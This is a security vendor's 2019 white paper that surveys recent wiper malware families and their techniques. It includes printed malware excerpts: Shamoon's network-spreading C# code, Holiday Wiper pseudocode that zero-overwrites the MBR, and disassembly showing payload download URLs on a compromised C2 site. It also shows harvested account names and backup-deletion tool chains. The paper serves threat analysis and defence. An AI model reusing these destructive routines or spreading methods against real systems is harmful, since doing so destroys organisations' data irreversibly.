



# THE WIPER LANDSCAPE:

An Overview of Recent Wiper Malware

October 2019

**deep**instinct™  
BEFORE YOU KNOW IT

# TABLE OF CONTENTS

<b>INTRODUCTION</b>	<b>3</b>
<b>ATTACK VECTORS</b>	<b>4</b>
Speed-Damage Tradeoff	
Files	
Key-less Encryption	
Damaging the MFT (Master File Table)	
Backups	
Deleting Shadow Copies	
Destroying Windows Recovery Console	
Boot Sector	
Damaging MBR/VBR - Master/Volume Boot Record	
<b>OVERVIEW OF WIPER ATTACKS IN THE PAST YEAR</b>	<b>6</b>
Shamoon Version 3 Bundled with Filerase	
StoneDrill	
MBR Killer	
Operation Holiday Wiper	
Olympic Destroyer	
GermanWiper	
<b>THE FUTURE OF WIPERS</b>	<b>13</b>
<b>CONCLUSION</b>	<b>14</b>

# OVERVIEW OF RECENT WIPER MALWARE

## INTRODUCTION

Imagine, just like in Men in Black, with a flash of a magic stick your memories are completely wiped. Scary, right? Fortunately, the technology doesn't exist - yet.

The prospect of completely losing the data stored on your disk is not pleasant either. However, this is a more realistic scenario - when the data stored in some organization gets wiped irreversibly. What if that organization is a hospital holding your medical information helping doctors understand your medical history, keeping you safe from incorrectly prescribed medication? Or what if it's an airport where the airborne plane you're aboard needs to land, and now it's in crisis because all its computers were brought down?

Simply put - wiper malware is a type of malware which strikes victims by wiping specific files or the whole hard disk of an infected computer. Although not very common, wiper malware has a devastating impact on its targets. Based on the analysis of past attacks, wipers were and are primarily employed by various APT groups targeting companies in the oil, gas or financial sectors, rather than computers belonging to regular private users. Compared with ransomware, where malware operators are motivated by revenue gain, wipers are aimed at causing destruction, more often irreversible financial and reputational damage to organizations, and as such wipers can be considered as a "cyber-weapon".



The first instance of a [wiper infection](#) was observed in 2012, affecting Iranian Oil Ministry computers. During this incident, a virus dubbed "Wiper" had erased data stored on hard disks at the Ministry's headquarters in Tehran. The samples of "Wiper" were never found, and its underlying modus operandi, besides the data wiping capabilities, remain unknown to this day.

One of the most widespread attacks involving wiper malware appeared during June 2017 in the Ukraine and other countries, was the infamous wave of [NotPetya infections](#). What at first was thought to be ransomware following Petya's success in 2016, was later discovered to be neither demanding a ransom nor decrypting the files as there was no valid decryption key, it was wiper malware masquerading as ransomware. Its damage was later estimated at more than US \$10 billion. Several organizations and key infrastructures in Ukraine were affected by this wave of [NotPetya](#), including Chernobyl's Nuclear Power Plant radiation monitoring systems, which went offline. Other organizations around the globe, like Danish logistics company Maersk Line, British advertiser WPP, Russian oil company Rosneft and many others were also affected.

Since 2012, attacks involving wiper malware have continued, and during the past year there were several incidences of such attacks. This paper will outline the developments in wiper malware which occurred during the past year and provide details about the attacks.

# ATTACK VECTORS

As has already been mentioned, the objective of wiper malware is to irreversibly delete or destroy files stored on a disk. To achieve its destructive effects, wipers might target various features of the disk and Windows filesystem. The major attack vectors are: files, boot section and backups.

## Speed-Damage Tradeoff

The modern disk drive can store a considerable number of files. Even for the most efficient wiper, traversing and damaging all the files on a disk can take several hours, which raises the risk of the wiper being detected and stopped. Wipers are meant to be quick and devastating. Therefore, most of the time, instead of rewriting/encrypting/deleting every file, wipers affect the file only partially which is enough to make them unusable. Also, wipers might choose to damage only specific files according to filetype: ".xlsx", ".docx", ".ppt" etc., files with small size, or other parameters that meet the wiper's speed and the goal it seeks to achieve. Additionally, some wipers will choose to wipe the MBR/VBR (explained below) to quickly damage the disk.

## Files

The files stored on a disk can be destroyed by a wiper in a few ways:

- Deletion
- Full or partial overwriting
- Key-less encryption
- Damaging the MFT

The damaging of files by deletion or overwriting them with arbitrary data should be familiar to most people, a short description of the latter two is given below.

## Key-less Encryption

The wiper is a close relative of Ransomware. Like ransomware, wipers often tend to encrypt various key points of the disk drive. However, unlike ransomware, wipers employ "key-less" encryption - there's no decryption key for reversing the wiper's dirty work.

At first, some wipers can be mistakenly categorized as ransomware due to a ransom note that is shown to victims. However, later it might occur that the ransom note is meaningless and there's no decryption key that can enable the decryption of the files. NotPetya is a good example of a key-less encryption.

## Damaging the MFT (Master File Table)

A key component of the NTFS is the Master File Table. For every file, it stores at least one entry with all the information describing it including access permissions, creation date, its location on a disk etc. Just by damaging the MFT, wipers can effectively make the files stored on a disk unrecoverable - the filesystem (NTFS) won't be able to reconstruct them from the disk. Since the files are not stored contiguously, it is near impossible to restore the files without the MFT.

## Backups

Windows operating system provides methods for restoring the damaged filesystem, which are undermined by the wiper malware to make the file system truly unrecoverable.

## Deleting Shadow Copies

Volume shadow copy is a Windows feature intended for creating a backup of files or volumes. To further ensure that the damaged files cannot be restored from backup, wipers will delete the shadow copies.

## Destroying Windows Recovery Console

When there is a problem that prevents Windows from booting up, users are provided with a Recovery Console - a command-line interface with a range of tools that should assist in restoring Windows to a normal state. Wipers will often destroy the recovery console along with the other data to ensure that the damage to the system is irreversible.


## Boot sector

### Damaging MBR/VBR - Master/Volume Boot Record

MBR, or Master Boot Record, located in the first sector on a disk, contains information about the filesystem, disk partitions, and historically a boot loader for loading the operating system. Nowadays, the boot loaders are found on a VBR - Volume Boot Record, that resides on each disk partition's volume and is invoked from the MBR (or directly by the computer's firmware). Damaging or altering the MBR and/or VBR can be disastrous - the computer won't be able to boot the OS and load the filesystem. Moreover, unlike overwriting every file on a disk which is a time-consuming operation, altering the MBR/VBR takes a blink of an eye and is relatively easy. Therefore, wipers often choose them as a target, as it will cause the disk to be damaged, and the computer will be unbootable in seconds. The damaging alteration of the MBR/VBR can be done either through key-less encryption, or corruption of the record's data (overwriting).

Another approach that is common not only to wipers, is to rewrite the MBR/VBR with malicious code ensuring that it will be loaded during the boot. For example, NotPetya has employed this technique to make sure that MBR will load its code to overwrite the MFT, additional filesystem feature sought out by wipers.

## OVERVIEW OF WIPER ATTACKS IN THE PAST YEAR



### Shamoon Version 3 Bundled with Filerase

Probably one of the most widely covered incidences involving wiper malware in 2018 was the new version of Shamoon (first seen during 2012) - Shamoon version 3.0, which was closely connected with Filerase malware.

On December 10th, 2018, the new version of Shamoon was observed in a new wave of attacks in the Middle East, targeting Saipem – an Italian oil and gas industry contractor. In these attacks, it was used to complement a new type of wiper, coded in .Net – Filerase. While Filerase was aimed at the deletion of the files, Shamoon was wiping the MBR. This cyber-attack brought down between 300-400 servers and around 100 personal computers.



Figure 1 - ASCII art embedded in Filerase's code

Above is the ASCII art contained in Filerase's code, which is a sentence in Arabic "تَبَّتْ يَدَا أَبِي لَهَبٍ وَتَبَّ" taken from the Quran; Surah 111, meaning 'Perish the hands of Abu Lahab, and perish he!' The Surah condemns Abu Lahab, one of Prophet Muhammad's adversaries, and his wife for being greedy and seeking materialistic pleasures. In the context of the attack, it may be assumed that the targets are large corporations seeking financial profit and who resemble the image of Abu Lahab and his wife. As such their "hands" in the Middle East are "destined to perish", or more literally, their files will be wiped.



Filerase is distributed in the victim's network by the "Spreader" module from Shamon's toolkit, from one initial computer using a text file containing a list of remote computers, which appears to be unique to each victim. Therefore, it is very likely that the attackers have gathered this information before the intrusion into the victim's network.

```

string[] strArray1 = File.ReadAllLines(args[0]); // Read all lines from the file listing shared network drives, passed to 'Spreader' module as argument
string DrivePath = Path.GetPathRoot(Environment.GetFolderPath(Environment.SpecialFolder.System)).Replace(':', '$');
foreach (string str in strArray1)
{
    int num = 1;
    File.WriteAllText(args[0], num.ToString() + "<" + (object) strArray1.Length);
    ++num;
    char[] chArray = new char[1] { ' ' };
    string[] strArray2 = str.Split(chArray);
    if (strArray2[1].Contains("/") || strArray2[1].Contains("2008") || (strArray2[1].Contains("XP") || strArray2[1].Contains("2003")) || (strArray2[1].Contains("2000") || strArray2[1].Contains("VISTA"))) // This portion of code is executed if the line with shared network drive contains one of: 2008, XP, 2003, 2000 or VISTA
    {
        string[] strArray3 = new string[1];
        FileInfo[] files = new DirectoryInfo("net2").GetFiles("*.exe"); // Collect only files with ".exe" extension listed in "net2" folder - Filerase/Shamoon executables to spread
        int index = 0;
        foreach (FileInfo fileInfo in files)
        {
            strArray3[index] = fileInfo.ToString();
            ++index;
        }
        executing.CreateFolder(strArray2[0], DrivePath);
        ProcessStartInfo startInfo = new ProcessStartInfo("cmd.exe", "/c copy net2\\\" + strArray3[0] + " \\\\\" + strArray2[0] + "\\\" + DrivePath + "Program Files\\Internet Explorer\\");
        startInfo.CreateNoWindow = true;
        startInfo.UseShellExecute = false;
        startInfo.RedirectStandardError = true;
        startInfo.RedirectStandardOutput = true; // Copy the files, wait for 50 seconds and execute
        Process process = Process.Start(startInfo);
        process.WaitForExit(50000);
        process.StartInfo.CreateNoWindow = true;
        startInfo.WindowStyle = ProcessWindowStyle.Hidden;
        executing.Execute(strArray2[0], " " + strArray2[1], strArray3[0]);
    }
}

```

Figure 2 - Excerpt from the "Spreader" module's source code

Based on analysis of this malware by other security vendors, Shamoon is linked with APT33, aka Elfin.

## StoneDrill

An additional wiper malware dubbed "StoneDrill" was discovered circa March 2017, and has a common "style" with Shamoon, particularly, a similar compilation time (October to November 2016), usage of payload encryption in PE sections, and Saudi Arabia appearing as a targeted region. Aside from the commonalities with Shamoon, it employs several interesting techniques for better evasion of detection, such as the injection of its wiping modules into a user's process memory of their preferred web browser, instead of employing the installation of disk drivers seen in other malware variants. As shown in the figure below, StoneDrill spawns an Internet Explorer process, which in turn starts messing with user's hard drive, a behavior you wouldn't expect from your browser.

4:18:47...	StoneDrill_Wip...	1556	QueryNameInfo...	C:\Program Files (x86)\Internet Explorer\iexplore.exe	SUCCESS	Name: \Program Files (x86)\Intern...
4:18:47...	StoneDrill_Wip...	1556	Process Create	C:\Program Files (x86)\Internet Explorer\iexplore.exe	SUCCESS	PID: 2144, Command line: "C:\Pro...
4:18:47...	explore.exe	2144	Process Start		SUCCESS	Parent PID: 1556, Command line: ...
4:18:47...	explore.exe	2144	Thread Create		SUCCESS	Thread ID: 1224

StoneDrill_Wiper.exe		1556	0.91	293.41 kB/s
explore.exe		2144	0.03	

4:18:50...	explore.exe	2144	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read/Write, Disposi...
4:18:50...	explore.exe	2144	DeviceIoControl	\Device\Harddisk0\DR0	FAST IO DISA...	Control: IOCTL_DISK_GET_LENGTH_INFO
4:18:50...	explore.exe	2144	DeviceIoControl	\Device\Harddisk0\DR0	SUCCESS	Control: IOCTL_DISK_GET_LENGTH_INFO
4:18:50...	explore.exe	2144	FileSystemControl	\Device\Harddisk0\DR0	SUCCESS	Control: FSCTL_LOCK_VOLUME
4:18:50...	explore.exe	2144	QueryDeviceR...	\Device\Harddisk0\DR0	SUCCESS	
4:18:50...	explore.exe	2144	FileSystemControl	\Device\Harddisk0\DR0	SUCCESS	Control: FSCTL_DISMOUNT_VOLUME
4:18:50...	explore.exe	2144	QueryDeviceR...	\Device\Harddisk0\DR0	SUCCESS	
4:18:50...	explore.exe	2144	WriteFile	\Device\Harddisk0\DR0		Offset: 0, Length: 512, I/O Flags: Non-cache...
4:18:50...	explore.exe	2144	CreateFile	C:	SUCCESS	Desired Access: Generic Read/Write, Disposi...
4:18:50...	explore.exe	2144	DeviceIoControl	C:	FAST IO DISA...	Control: IOCTL_DISK_GET_LENGTH_INFO
4:18:50...	explore.exe	2144	DeviceIoControl	C:	SUCCESS	Control: IOCTL_DISK_GET_LENGTH_INFO
4:18:50...	explore.exe	2144	FileSystemControl	C:	ACCESS DENI...	Control: FSCTL_LOCK_VOLUME
4:18:50...	explore.exe	2144	QueryDeviceR...	C:	SUCCESS	
4:18:50...	explore.exe	2144	CloseFile	C:	SUCCESS	
4:18:50...	explore.exe	2144	QueryDeviceR...	C:	SUCCESS	
4:18:50...	explore.exe	2144	FileSystemControl	C:	ACCESS DENI...	Control: FSCTL_DISMOUNT_VOLUME
4:18:50...	explore.exe	2144	QueryDeviceR...	C:	SUCCESS	
4:18:50...	explore.exe	2144	QueryDeviceR...	C:	SUCCESS	

Figure 3 - StoneDrill is injected into the Internet Explorer process

StoneDrill destroys files on either all accessible physical drives, logical drives or by recursively wiping and deleting files in all folders except “Windows”.


StoneDrill appears to be mostly targeting organizations in Saudi Arabia and Europe, where it targeted a large petrochemical corporation. According to reports, there were a few hundred to a couple of thousands of StoneDrill samples observed in the wild during April 2018.

## MBR Killer

Another interesting piece of wiper malware is the MBR Killer. It was first spotted during the attack on Banco De Chile on May 24, 2018, which damaged 9000 workstations and 500 servers. As the malware’s name suggests, this piece of malware is aimed at damaging a computer’s Master Boot Record making it unbootable. However, the files stored on the disk are left intact.

According to research conducted by Flashpoint, it has similarities to the Buhtrap malware component kill\_os, leaked to the cyber underground in February 2016. MBR Killer uses an NSIS (Nullsoft Scriptable Install System) script to wipe the MBR and shutdown the machine. Additionally, it is packed with the VMProtect packer to avoid detection and harden its analysis by security researchers.

The threat actor behind this attack remains unknown. Any attribution to the group associated with Buhtrap malware can be inaccurate since the kill\_os was leaked and therefore could have been copied by anyone.





## Operation Holiday Wiper

A more recent instance of malware with wiper features was spotted as part of the ‘Operation Holiday Wiper’ campaign in South Korea, which occurred in the holiday season of January 2019. The campaign began with spear phishing emails with malicious attachments exploiting the CVE-2016-7262 vulnerability in Microsoft Office Excel. The command and control server used in the attack was a compromised Korean medical website “woordiz.com” and was used for downloading a payload which is disguised as a Korean security program.

```
loc_40151A:      cmp     [ebp+arg_0], 0          ; CODE XREF: sub_401440+CF1j
                jnz     short loc_40152E
                lea     eax, [ebp+Buffer]
                push    eax
                mov     ecx, offset aHttpWooridzCom ; "http://wooridz.com/editor/sorak/U4.conf"
                jmp     short loc_40153A


; -----
loc_40152E:      lea     ecx, [ebp+Buffer]          ; CODE XREF: sub_401440+DE1j
                push    ecx
                mov     ecx, offset szUrl ; "http://wooridz.com/editor/sorak/U3.conf"

loc_40153A:      call    sub_401060          ; CODE XREF: sub_401440+EC1j
                add     esp, 4

loc_401542:      lea     edx, [ebp+FileName]          ; CODE XREF: sub_401440+D81j
                push    edx
                mov     ecx, offset aHttpWooridzCom_1 ; "http://wooridz.com/editor/sorak/default"...
```

Figure 4 - woordiz.com used for downloading additional payload

The attackers can issue commands through the PubNub service providing real-time publish/subscribe messaging APIs, to remove folders and files based on conditions of the infected system. The usage of PubNub by malware for its communication with the infected machines is not usually seen in the wild, and it is interesting to see how threat actors employ legitimate services for malicious purposes. Probably the selection of PubNub (or other similar legitimate services) for C2 communication was motivated by the fact that PubNub’s servers are not blacklisted, enabling the malicious communication to pass through firewalls.



If an attacker gains administrator privileges and issues a “destroy” command, the MBR area of all drives will be wiped.

‘Operation Holiday Wiper’ is believed to be another campaign issued by Group 123 (aka Red Eyes/Geumseong121/ScarCruft/APT37/Reaper/Ricochet Chollima) targeting mostly organizations in South Korea, whose work touches on events occurring in North Korea.

```
sub_401780():
v0 = 67;
do
{
    sub_401300(v0++);
    while ( v0 <= 0x5du );
    BytesReturned = 0;
    memset( &dst, 0, 0x200u );
    memcpy( &fileName, L"\\www.WWPhysicalDrive0", 0x26u );
    v8 = 48;
    do
    {
        v13 = v8;
        wprintf(L"The Disk %s :wt", &fileName);
        v1 = CreateFileW( &fileName, 0xC0000000, 3u, 0, 3u, 0, 0 );
        v2 = GetLastError();
        wprintf(L"%d\n", v2);
        OutBuffer = 0;
        DistanceToMoveHigh = 0;
        DeviceIoControl(v1, 0x7405Cu, 0, 0, &OutBuffer, 8u, &BytesReturned, 0);
        SetFilePointer(v1, 0, 0, 0);
        v6 = 34;
        do
        {
            WriteFile(v1, &dst, 0x200u, &BytesReturned, 0);
            v3 = GetLastError();
            wprintf(L"%d\n", v3);
            --v6;
        }
    }
}
```


Figure 6 - Wiper part of Holiday Wiper

## Olympic Destroyer

Perhaps one of the most notable incidences involving wiper malware occurred during the 2018 Winter Olympics in South Korea. The malware dubbed “Olympic Destroyer” was delivered to Winter Olympic partners and officials through spear phishing emails and successfully damaged some of the Olympic Committee IT infrastructure before the official opening ceremony. This caused disruption to the official website and WiFi functionality at the Olympic venue. This attack was widely covered by the media, and security vendors were perturbed with the attack’s execution and the malware’s features. There were numerous attempts to pinpoint APT group responsible for the attack.

Olympic Destroyer in its essence was aimed at destroying files on shared network drives. To accomplish wider coverage of the attack within the network, it steals credentials from the infected machines, aggregates them and then produces a new version of malware. The malware then projects itself into additional computers in the network using the stolen credentials and the PsExec tool from the SysInternals suite.

In addition to destroying the files stored on shared drives, the wiper deletes the shadow copies of the files stored locally, wipes the Windows event logs, resets backups, disables the recovery item from the Windows boot menu, disables all Windows services and reboots the machine.




```

00027024 Pyeongchang2018.com\PCA.lyncadmin
00027046 
0002705B Pyeongchang2018.com\PCA.lyncadmintest
00027081 
00027096 Pyeongchang2018.com\PCA.SMSAdmin
000270B7 
000270C7 Pyeongchang2018.com\addc.siem
000270E5 
000270F3 Pyeongchang2018.com\jinsik.park
00027113 
00027121 Pyeongchang2018.com\pca.infradmin
00027143 
00027156 Pyeongchang2018.com\PCA.KASAdmin
00027177 
0002718B Pyeongchang2018.com\PCA.OMEGAAdmin
000271AD 
000271BD Pyeongchang2018.com\PCA.WEBAdmin
000271DE 
000271F2 Pyeongchang2018.com\PCA.SDAdmin
00027212 

```

Figure 7 - Login credentials collected by Olympic Destroyer and embedded



Process Name (PID)	Command
olympic01.exe (1876)	C:\Users\NEUser\Desktop\olympic01.exe
xtseg.exe (1036)	C:\Users\NEUser\AppData\Local\Temp\xtseg.exe
iznhy.exe (1088)	C:\Users\NEUser\AppData\Local\Temp\iznhy.exe
_hsm.exe (3952)	C:\Users\NEUser\AppData\Local\Temp\_hsm.exe
cmd.exe (2284)	C:\Windows\system32\cmd.exe
vssadmin.exe (3032)	C:\Windows\system32\vssadmin.exe
cmd.exe (712)	C:\Windows\system32\cmd.exe
wbadmin.exe (2260)	C:\Windows\system32\wbadmin.exe
cmd.exe (2884)	C:\Windows\system32\cmd.exe
bcdedit.exe (1304)	C:\Windows\system32\bcdedit.exe
bcdedit.exe (3132)	C:\Windows\system32\bcdedit.exe
cmd.exe (3848)	C:\Windows\system32\cmd.exe
wevtutil.exe (580)	C:\Windows\system32\wevtutil.exe
cmd.exe (3636)	C:\Windows\system32\cmd.exe
wevtutil.exe (3956)	C:\Windows\system32\wevtutil.exe

Figure 8 - Olympic Destroyer's execution flow

This incident was not the only instance involving Olympic Destroyer. Researchers from Kaspersky detected an additional spear phishing campaign delivering the Olympic Destroyer to organizations from the financial sector in Russia, and bio-chemical threat prevention laboratories in Europe and Ukraine.

There were several attempts to attribute ‘Olympic Destroyer’ to a specific threat actor. However, ‘Olympic Destroyer’ used multiple false-flags that left vendors wondering its true origin, without attributing to a specific APT group or threat actor.

## GermanWiper

GermanWiper is the latest instance of wiper malware disguising as ransomware. On July 30th, 2019, first reports of a new “ransomware” dubbed “GermanWiper” were posted on the popular Bleeping Computer forum. The first sample was uploaded to [ID Ransomware](#) on July 29th. As the name suggests, GermanWiper targeted only German-speaking victims. Just like NotPetya, GermanWiper demands ransom, but instead of encrypting files, it overwrites their content with zeros making them unrecoverable, regardless of whether the victim paid a ransom or not.




Figure 9 - File contents overwritten with zeros by GermanWiper




Figure 10 - GermanWiper's ransom note with tracking script

GermanWiper was delivered to victims through a spam campaign with a classic cover story; an applicant, Lena Kretschmer, is distributing her CV attached to the email. But instead of the CV, the attached files were LNK (Windows shortcut) files which when executed will run PowerShell commands to download and execute the wiper.

The wiping process in GermanWiper is selective – it maintains a “whitelist” of essential system-related file extensions, filenames and directories that should remain untouched to keep the Windows OS working. Other file content, however, like pictures and documents stored on a disk, will be overwritten with zeros. The next step in the wiping process is the deletion of shadow copies, preventing victims from restoring their files for good. The wiped files are appended with a ransomware-like file extension to simulate ransomware behavior. Also, the affected directories contain a ransom note in form of an HTML file. This ransom note contains a script that helps GermanWiper’s operator(s) to collect statistics, from data collected on its victims.

The operators behind GermanWiper are still unknown. However, its distribution method was found to be very similar to the Sodinokibi ransomware campaign where victims were sent fake emails from the German national cybersecurity authority, BSI, with attached shortcut files disguised as PDFs.

## THE FUTURE OF WIPERS

The examples of wiper malware presented in this paper prove that wipers have gained momentum in recent years, and became more widespread in the wild, threatening large scale victims like big corporations and government institutions as well as victims beyond industrial sectors. While, most recent wiper malware is focused and selective, like a sniper assassin seeking to make a single fatal blow on a prime targets, massive wholesale wiper infection campaigns are also beginning to appear.

As more companies prefer to move their digital assets towards cloud storage solutions, rather than hosting them on premises, future wiper malware might target cloud-hosted infrastructures. On the other hand, cloud storage providers offer their clients robust backup and restore services and it will be interesting to see how wipers will attempt to overcome these challenges.

Another platform that hasn't yet been affected by wipers is mobile devices. There are ransomware attacks targeting mobile devices, especially Android based ones, but wipers still haven't developed in that direction. Perhaps the reason for wipers leaving mobile devices out of scope for now might be the fact that most of the data that is valuable to end users isn't stored on our phones and can be recovered. WhatsApp messages, Instagram photos, Twitter tweets, photos that are constantly backed to Google Photos and other valuable information are stored in remote data-centers and can be recovered in a matter of minutes by reinstalling the application and logging back into the personal account. Therefore, a scenario where "cloud" storage solutions will pose a target for wipers seems more foreseeable.



## CONCLUSION

The consequences of wiper malware infection can be disastrous to companies and organizations, as more, if not all of them heavily rely on their IT infrastructure. For the past several years advanced attack groups have been using wiper malware to cause heavy damage in specific, targeted attacks on corporations and companies. This has caused heavy financial damage and wreaked tens of thousands of systems. Beyond the heavy financial damage caused to the affected companies, the well covered publicity of these attacks have also been shattering to their reputation, in some cases affecting their stock prices. However, the unfortunate reality is that wiper malware is here to stay, as can be seen from the number of successful attacks in 2018.

Organizations must ensure they are protected against such dangerous threats. While the detection of some types of malware might still enable a remediation process of the infected machine, preventing malware is crucial, and especially so with wipers, as they attempt to destroy the filesystem. With wipers, detection will simply not work, as in a matter of seconds to minutes no remediation can help recover the infected machine, which is now lost. Only prevention of wiper malware will protect users and organizations from this threat.

No matter the sophistication and evasive techniques employed by malware, Deep Instinct prevents both known and unknown threats in less than a second, using its advanced Deep Learning static and behavioral capabilities. In the case of wipers, a second might just be too late.

Stay safe and keep your data protected!



Now, where were we?